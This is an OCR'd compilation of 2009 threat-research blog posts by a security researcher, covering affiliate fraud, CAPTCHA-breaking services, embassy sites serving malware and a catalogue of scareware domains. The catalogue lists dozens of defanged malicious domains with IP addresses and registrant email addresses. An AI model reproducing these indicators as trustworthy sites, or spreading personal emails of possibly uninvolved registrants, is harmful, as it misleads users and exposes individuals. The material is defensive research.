" Some companies offer legitimate affiliate programs that allow third-party Web site owners to post links and banners with the company's branded content on their site or to send traffic to the company's site directly through domain forwards. In return, the owner of the site hosting the link receives a commission for every click-through that results in a purchase. This lucrative commission structure has enticed cybercriminals to take advantage of affiliate programs by registering typo domains that redirect to legitimate content and enable them to collect affiliate fees. "

Next to the malware/scareware serving Twitter campaigns, affiliate network fraud is also very common at the ever-

growing micro-blogging service, whose lack of common sense account registration practices – Twitter doesn't require a valid email, neither does it require an email confirmation upon registrating an account – makes the practice of generating bogus accounts a child's play.

The bottom line - is the managed blackhat SEO hosting service ($500 per month and $5000 for one year for

unlimited domains/subdomains/traffic/disk space package) the future, or are we going to continue seeing the systematic abuse of legitimate service's infrastructure through outsourced CAPTCHA recognition? I'd go for the 1217

second due to a simple reason - it's more cost-effective than the managed service at least for the time being. In the long term, once it achieves its logical "malicious economies of scale" the hosting and process would become cheaper thereby attracting more customers.

Recommended reading -

Outsourced CAPTCHA recognition:

[5]Community-driven Revenue Sharing Scheme for CAPTCHA Breaking

[6]The Unbreakable CAPTCHA

[7]Spammers attacking Microsoft's CAPTCHA – again

[8]Spam coming from free email providers increasing

[9]Gmail, Yahoo and Hotmail's CAPTCHA broken by spammers

[10]Microsoft's CAPTCHA successfully broken

[11]Vladuz’s Ebay CAPTCHA Populator

[12]Spammers and Phishers Breaking CAPTCHAs

[13]DIY CAPTCHA Breaking Service

[14]Which CAPTCHA Do You Want to Decode Today?

Managed Cybercrime-facilitating services/tools:

[15]Commercial Twitter spamming tool hits the market

[16]Zeus Crimeware as a Service Going Mainstream

[17]Managed Fast-Flux Provider

[18]Managed Fast Flux Provider - Part Two

[19]76Service - Cybercrime as a Service Going Mainstream

[20]Inside (Yet Another) Managed Spam Service

[21]Inside a DIY Image Spam Generating Traffic Management Kit

[22]Quality Assurance in a Managed Spamming Service

[23]Managed Spamming Appliances - The Future of Spam

[24]Dissecting a Managed Spamming Service

[25]Inside a Managed Spam Service

[26]Spamming vendor launches managed spamming service

Cybersquatting/Per Pay Click Fraud:

[27]Exposing a Fraudulent Google AdWords Scheme

[28]Botnets committing click fraud observed

[29]Click Fraud, Botnets and Parked Domains - All Inclusive

[30]Cybersquatting Security Vendors for Fraudulent Purposes

[31]Cybersquatting Symantec's Norton AntiVirus

[32]The State of Typosquatting - 2007

This post has been reproduced from [33]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3549

2. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

3. http://blogs.zdnet.com/security/?p=1835

4. http://www.fairwindspartners.com/en/newsroom/press-releases/june-22-2009

5. http://ddanchev.blogspot.com/2009/02/community-driven-revenue-sharing-scheme.html

6. http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html

7. http://blogs.zdnet.com/security/?p=1986

8. http://blogs.zdnet.com/security/?p=1514

9. http://blogs.zdnet.com/security/?p=1418

1218

10. http://blogs.zdnet.com/security/?p=1232

11. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

12. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

13. http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html

14. http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html

15. http://blogs.zdnet.com/security/?p=2477

16. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

17. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

18. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

19. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

20. http://ddanchev.blogspot.com/2009/03/inside-yet-another-managed-spam-service.html

21. http://ddanchev.blogspot.com/2009/02/inside-diy-image-spam-generating.html

22. http://ddanchev.blogspot.com/2009/02/quality-assurance-in-managed-spamming.html

23. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

24. http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html

25. http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html

26. http://blogs.zdnet.com/security/?p=1899

27. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html

28. http://blogs.zdnet.com/security/?p=1200

29. http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html

30. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

31. http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html

32. http://ddanchev.blogspot.com/2007/11/state-of-typosquatting-2007.html

33. http://ddanchev.blogspot.com/

1219



Ethiopian Embassy in Washington D.C Serving Malware - Part Two (2009-06-25 14:01)

Can a lightning strike the same place twice? In the world of cybercrime, there's no such thing as a coincidence especially when it comes to multiple malware embedded embassy web sites during the past couple of months

courtesy of a single group, with soft-drinks themed redirectors establishing a direct connection with a well known RBN domain from the not so distance past.

Related posts:

[1]Embassy of Portugal in India Serving Malware

[2]Ethiopian Embassy in Washington D.C Serving Malware

[3]USAID.gov compromised, malware and exploits served

[4]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[5]Embassy of India in Spain Serving Malware

[6]Embassy of Brazil in India Compromised

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.S Consulate in St. Petersburg Serving Malware

[9]Syrian Embassy in London Serving Malware

[10]French Embassy in Libya Serving Malware

1. http://ddanchev.blogspot.com/2009/03/embassy-of-portugal-in-india-serving.html

2. http://ddanchev.blogspot.com/2009/03/ethiopian-embassy-in-washington-dc.html

3. http://blogs.zdnet.com/security/?p=2817

4. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

5. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

6. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

7. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

8. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

9. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

10. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

2.7

July

1221



Summarizing Zero Day's Posts for June (2009-07-01 22:26)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for June.

You can also go through previous summaries for [2]May, [3]April, [4]March, [5]February, [6]January, [7]De-

cember, [8]November, [9]October, [10]September, [11]August and [12]July, as well as subscribe to my [13]personal RSS feed or [14]Zero Day's main feed.

Notable articles include: [15]Microsoft study debunks profitability of the underground economy; [16]Overall spam volume unaffected by 3FN/Pricewert's ISP shutdown and [17]Iranian opposition launches organized cyber

attack against pro-Ahmadinejad sites.

***01.** [18]Email service provider: 'Hack into our CEO's email, win $10k'*

1222

***02.** [19]419 scammers using NYTimes.com 'email this feature'*

***03.** [20]Microsoft study debunks profitability of the underground economy*

***04.** [21]Malware poses as fake Yellowsn0w iPhone unlocker*

***05.** [22]Cybercriminals hijack Twitter trending topics to serve malware*

***06.** [23]Overall spam volume unaffected by 3FN/Pricewert's ISP shutdown*

***07.** [24]Mac OS X malware posing as fake video codec discovered*

08. *[25]Researchers demo wireless keyboard sniffer for Microsoft 27Mhz keyboards*

09. *[26]China confirms security flaws in Green Dam, rushes to release a patch*

10. *[27]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites*

11. *[28]Fake Microsoft patches themed malware campaigns spreading*

12. *[29]Remote code execution exploit for Green Dam in the wild*

13. *[30]Secunia: Average insecure program per PC rate remains high*

14. *[31]Michael Jackson's death themed malware campaigns spreading*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

3. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

4. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

5. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

7. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

10. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

12. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

13. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

14. http://feeds.feedburner.com/zdnet/security

15. http://blogs.zdnet.com/security/?p=3522

16. http://blogs.zdnet.com/security/?p=3566

17. http://blogs.zdnet.com/security/?p=3613

18. http://blogs.zdnet.com/security/?p=3485

19. http://blogs.zdnet.com/security/?p=3491

20. http://blogs.zdnet.com/security/?p=3522

21. http://blogs.zdnet.com/security/?p=3533

22. http://blogs.zdnet.com/security/?p=3549

23. http://blogs.zdnet.com/security/?p=3566

24. http://blogs.zdnet.com/security/?p=3575

25. http://blogs.zdnet.com/security/?p=3597

26. http://blogs.zdnet.com/security/?p=3606

27. http://blogs.zdnet.com/security/?p=3613

28. http://blogs.zdnet.com/security/?p=3648

29. http://blogs.zdnet.com/security/?p=3658

30. http://blogs.zdnet.com/security/?p=3673

31. http://blogs.zdnet.com/security/?p=3682

1223




A Diverse Portfolio of Fake Security Software - Part Twenty Two (2009-07-03 18:34)

Part twenty two of the diverse portfolio of fake security software series will summarize the typosquatted scareware serving domains currently in circulation, pushed through the

usual distribution channels, but will also emphasize on the "money trail", namely the payment processing gateways used in the scareware campaigns.

In this particular case the scareware front-ends ultimately leading to ***ChronoPay,*** *which [1]Germany-based Pandora Software has been abusing since 2008 under its countless number of aliases such as* ***Meyrocorp*** *for instance.*

1224



The scareware domains are as follows:

atomscan6 .info *- 38.105.19.27 - Email: donboset@gmail.com*

listscan6 .com *- Email: loiskiltz@gmail.com*

goscanedge .com *- Email: subtenda@gmail.com*

goscanfine. com *- Email: chirelqas@gmail.com*

in6ch .com *- Email: relgetn@gmail.com*

goscanrich .com *- Email: pathstals@gmail.com*

goscanrank .com *- Email: alcnafuch@gmail.com*

ina6sk .com *- Email: equatelepi@gmail.com*

in6sk .com *- Email: thomas.truby@gmail.com*

goscanslim .com *- Email: chinrfi@gmail.com*

gowidescan .com *- Email: alcnafuch@gmail.com*

goedgescan .com *- Email: subtenda@gmail.com*

gofinescan .com *- Email: alcnafuch@gmail.com*

goelitescan .com *- Email: funully@gmail.com*

gorichscan .com *- Email: pathstals@gmail.com*

goslimscan .com *- Email: chinrfi@gmail.com*

gosoonscan .com *- Email: aloxier@gmail.com*

goironscan .com *- Email: aloxier@gmail.com*


goflexscan .com *- Email: alcnafuch@gmail.com*

gomanyscan .com *- Email: alcnafuch@gmail.com*

goscaniron .com *- Email: aloxier@gmail.com*

ina6co .com *- Email: equatelepi@gmail.com*

1225



in6co .com *- Email: thomas.truby@gmail.com*

goscantop .com *- Email: funully@gmail.com*

ina6iq .com *- Email: equatelepi@gmail.com*

goscanstar .com *- Email: stgeyman@gmail.com*

goscanflex .com *- Email: chirelqas@gmail.com*

goscanmany .com *- Email: chirelqas@gmail.com*

scantrue6 .info *- Email: jokinzer@gmail.com*

scantool6 .info *- Email: jokinzer@gmail.com*

scanzoom6 .info *- Email: jokinzer@gmail.com*

litescan6 .info *- Email: litescan6.info*

truescan6 .info *- Email: jokinzer@gmail.com*

toolscan6 .info *- Email: jokinzer@gmail.com*

atomscan6 .info *- Email: donboset@gmail.com*

genscan6 .info *- Email: imendegal@gmail.com*

luxscan6 .info *- Email: donboset@gmail.com*

wayscan6 .info *- Email: jokinzer@gmail.com*

scanuser6 .info *- Email: jokinzer@gmail.com*

scanway6 .info *- Email: jokinzer@gmail.com*

scan6line .info *- Email: jokinzer@gmail.com*

scan6note .info *- Email: jokinzer@gmail.com*

scan6true .info *- Email: jokinzer@gmail.com*

scan6tool .info *- Email: jokinzer@gmail.com*

true6scan .info *- Email: jokinzer@gmail.com*


tool6scan .info *- Email: jokinzer@gmail.com*

top6scan .info *- Email: jokinzer@gmail.com*

user6scan .info *- Email: jokinzer@gmail.com*

list6scan .info *- Email: jokinzer@gmail.com*

1226



way6scan .info *- Email: jokinzer@gmail.com*

scan6user .info *- Email: jokinzer@gmail.com*

scan6list .info *- Email: jokinzer@gmail.com*

scan6fix .info *- Email: jokinzer@gmail.com*

scan6way .info *- Email: jokinzer@gmail.com*

It's pretty obvious case demonstrating the dynamics of the underground ecosystem.

A thousand bogus ac-

counts purchased for $10 used in a bulk registration of scareware serving domains on a revenue sharing affiliate

model ends up in a win-win-win situation for the cybercriminals involved in these processes. The practice is becoming rather popular not only due to their interest in less centralization of the domain control under a single email address

– cross checking reveals the entire portfolio managed under it – but due to the availability of the service.

***clean-pc-now .net** - 94.75.233.162 - Email: robertsimonkroon@gmail.com*


***fast-spyware-cleaner .org** - Email: robertsimonkroon@gmail.com*

***spyware-scaner .com** - Email: robertsimonkroon@gmail.com*

***scan-pc-now .com** - Email: robertsimonkroon@gmail.com*

***free-tube-porn .biz** - Email: robertsimonkroon@gmail.com*

***spyware-killer .biz** - Email: robertsimonkroon@gmail.com*



softportal-extrafiles .com *- 64.20.38.172*

exe-profile .com *- Email: kimwerner92@yahoo.com*

extrafiles-softportal .com *- Email: opipkl@googlemail.com*

softportal-files .com *- Email: kimwerner92@yahoo.com*

softportal-extrafiles .com

load-exe-soft .com *- Email: kimwerner92@yahoo.com*

exe-box .com *- Email: normtroup@yahoo.com*

hot-exe-area .net *- Email: josepetie@gmail.com*

spywarecomputerscanv2 .com *- 69.10.59.35 - Email: huang@bark.edu.hk*

1live-antimalware-pro-scan .com *- Email: hongkong@campusparis.org*

1live-antimalware-scanner .com *- Email: hongkong@campusparis.org*

folderantispywarescanner .com *- Email: xinhuawuhan@yahoo.com*

antivirushelpscanner .com *- Email: info@brandturkey.com*

fastfolderscanner .com *- Email: info@brandturkey.com*

mycomputerscanner .com *- Email: vanmullem@yahoo.com*

1228



restricteddomainhelp .com *- 83.133.124.81 - Email: franklinnig@yahoo.com*

msncoreupdate .com *- Email: jen@parallelslive.cn*

world-payment-system .com *- Email: info@yashitaindian.com*

liveinternetupdates .com *- Email: kuzya77@freebbmail.com*

onlineantivirusmarket .com *Email: podbisb@hotmail.com*

threats-scanner .com *- 69.4.230.204 - Email: vanmullem@yahoo.com*

securitypcscanner2 .com *- Email: office@actionaidinusa.org*

anti-virussecurity3 .com *- Email: office@actionaidinusa.org*

private-online-scan .com *- Email: info@kianah.org*

liveantivirusproscan .com *- Email: second@freebbmail.com*

no1virusscan .com - *Email: info@kianah.org*

my-private-protection .com - *Email: info@kianah.org*

scanmyfolders .com *- Email: info@kianah.org*

scanmycomputerforvirus .com - *Email: vanmullem@yahoo.com*

onlinescan-ultraantivirus2009 .com *- 206.53.61.76*


relevantwebsearches .com

virussweeper-scanvirus .com

guardincorp .info

mainsecsys .info *- Email: andrew.fbecket@gmail.com*

1229



guardsecurity .info *- Email: poljaykop@gmail.com*

virusalarm-scanvirus .net

best-protect .info *- 174.142.113.205 - Email: chainadmin@gmail.com*

best-protect-av1 .info *- Email: chainadmin@gmail.com*

best-antivirus-pc .info *- Email: chainadmin@gmail.com*

best-av1-protect .info *- Email: chainadmin@gmail.com*

av1-protect .info *- Email: chainadmin@gmail.com*

av1-best-protect .info - *Email: chainadmin@gmail.com*

best-protect .info *- Email: chainadmin@gmail.com*

best-av .info *- Email: chainadmin@gmail.com*

pay-virusshield .cn *- 64.213.140.70 - Email: unitedisystems@gmail.com*

shieldinc .info

systemprotectinc .info

ironshield .info

myofficeguard .info

protectionurl .info

1230



my-protection .info

antivirus09 .net

fast-antivirus.net

virusshieldpro .com *- 64.86.16.127 - Email: unitedisystems@gmail.com*

prestotuneup .com *- Email: hycderxvur@whoisservices.cn*

virussweeper-scanvirus .com

virusmelt .com *- Email: nuhuarrczq@whoisservices.cn*

systemsec .info

shieldinc .info

myofficeguard .info

protect-online .info

protectionlol .info

protectionurl .info

virussweeper-scan .net

advanced-virus-remover2009 .com *- 92.241.176.188 - Email: masle@masle.kz*

